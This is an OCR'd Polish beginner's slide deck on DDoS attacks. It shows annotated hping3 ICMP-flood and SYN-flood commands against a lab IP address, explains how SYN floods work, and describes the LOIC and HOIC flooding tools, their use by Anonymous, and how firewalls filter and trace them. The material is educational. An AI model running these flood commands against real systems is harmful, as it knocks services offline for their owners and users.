DDOS DLA POCZĄTKUJĄCYCH

AUTOR: MATEUSZ SAJKOWSKI


PO PROSTU PING?

Narzędzie hping3, wbudowane w kali

Używa protokołu ICMP

Zabij, wyślij tyle pakietów, ile się tylko da

Adres ofiary



```
networkchuck@Voldemort:~$ sudo hping3 -1 --flood 10.7.1.50
HPING 10.7.1.50 (eth0 10.7.1.50): icmp mode set, 28 headers + 0 data bytes
hping in flood mode, no replies will be shown
```

- Może wydawać się, że aby dokonać ataku typu DDoS, wystarczy pingować daną stronę dużą ilością pakietów, aż padnie. Taki atak nazywa się Ping Flood (lub ICMP Flood). Jednak nie jest on zazwyczaj zbytnio skuteczny (w sieciach jakkolwiek zabezpieczonych). Wystarczy w ustawieniach serwera wyłączyć odpowiedzi na protokół ICMP, a taki atak stanie się niemożliwy.

Narzędzie korzysta domyślnie z protokołu TCP, więc cyferki brak

Narzędzie hping3, wbudowane w kali


Wielkość pakietu (w tym przypadku 200 bajtów)

Port, który chcemy zaatakować

SYN attack

Zabij

Adres ofiary



```
networkchuck@Voldemort:~$ sudo hping3 -d 200 -p 80 -S --flood 10.7.1.50
HPING 10.7.1.50 (eth0 10.7.1.50): S set, 40 headers + 200 data bytes
hping in flood mode, no replies will be shown
```

Syn flood attack korzysta z protokołu TCP, a dokładniej z technologi 3-way handshake, wysyłając ciągle zapytania do strony, a następnie je porzucając.


SYN

SYN

SYN

☹

TO MOŻE TCP!



Low Orbit Ion Cannon | When harpoons, air strikes and nukes fails | v. 1.0.4.0

1. Select your target

URL

IP

2. Ready?

Selected target

N O N E !

3. Attack options

Timeout: 9001

HTTP Subsite: /

TCP / UDP message: This is LOIC

Port: 80

Method

Threads: 10

☑ Wait for reply

<= faster Speed slower =>

Attack status

Idle Connecting Requesting Downloading Downloaded Requested Failed

LOW ORBIT ION CANNON

LOW ORBIT ION CANNON


- Low Orbit Ion Cannon (LOIC) is an open-source network stress testing and denial-of-service attack application written in C#. LOIC was initially developed by Praetox Technologies, however it was later released into the public domain and is currently available on several open-source platforms.
- LOIC performs a DoS attack (or, when used by multiple individuals, a DDoS attack) on a target site by flooding the server with TCP, UDP, or HTTP packets with the intention of disrupting the service of a particular host. People have used LOIC to join voluntary botnets.

LOW ORBIT ION CANNON

- LOIC was used by Anonymous during Project Chanology to attack websites from the Church of Scientology, once more to (successfully) attack the Recording Industry Association of America's website in October 2010, and it was again used by Anonymous during their Operation Payback in December 2010 to attack the websites of companies and organizations that opposed WikiLeaks.

LOW ORBIT ION CANNON

- Security experts quoted by the BBC indicated that well-written firewall rules can filter out most traffic from DDoS attacks by LOIC, thus preventing the attacks from being fully effective. In at least one instance, filtering out all UDP and ICMP traffic blocked a LOIC attack.
- LOIC attacks are easily identified in system logs, and the attack can be tracked down to the IP addresses used.



1. Select your target

http://

HiveMind (optional)

http://

2. Attack options (caution!)

Type:

Interval (ms):

1 — 200 — 5000

Append Message:

This is LOWC!


3. Ready?

Attack status

0

of 0

Designed by ~Zant Corporation~ | Source: Google Code




nor-anon

Posted 2012-10-25

★☆☆☆☆

Tested the LOIC on a site. Seemed to work fine from my computer, 'cause the site went down! Just to be sure, I called a friend and asked her to check out the URL - and to my surprice the site wasn't down at all. Turned out, all that LOIC did was temporarely blocking MY internet access! Now, wtf is that??? Does it have any usefull effect at all, or is my version corrupt? I've been using LOIC-1.0.7.42-binary from SourceForge... Nice to hear if anyone has a comment on that - thanks :)

LOW ORBIT ION CANNON



H.O.I.C. | v2.1.003 | Truth is on the side of the oppressed.

IN GEOSYNCHONOUS ORBIT

Target	Power	Booster	Status

HIGH ORBIT ION CANNON
STANDING BY

THREADS < 2 >

OUTPUT 0 bytes

249 CANNONS DETECTED

HIGH ORBIT ION CANNON

HIGH ORBIT ION CANNON

- High Orbit Ion Cannon (HOIC) is an open-source network stress testing and denial-of-service attack application designed to attack as many as 256 URLs at the same time. It was designed to replace the Low Orbit Ion Cannon which was developed by Praetox Technologies and later released into the public domain. The security advisory for HOIC was released by Prolexic Technologies in February 2012.

HIGH ORBIT ION CANNON

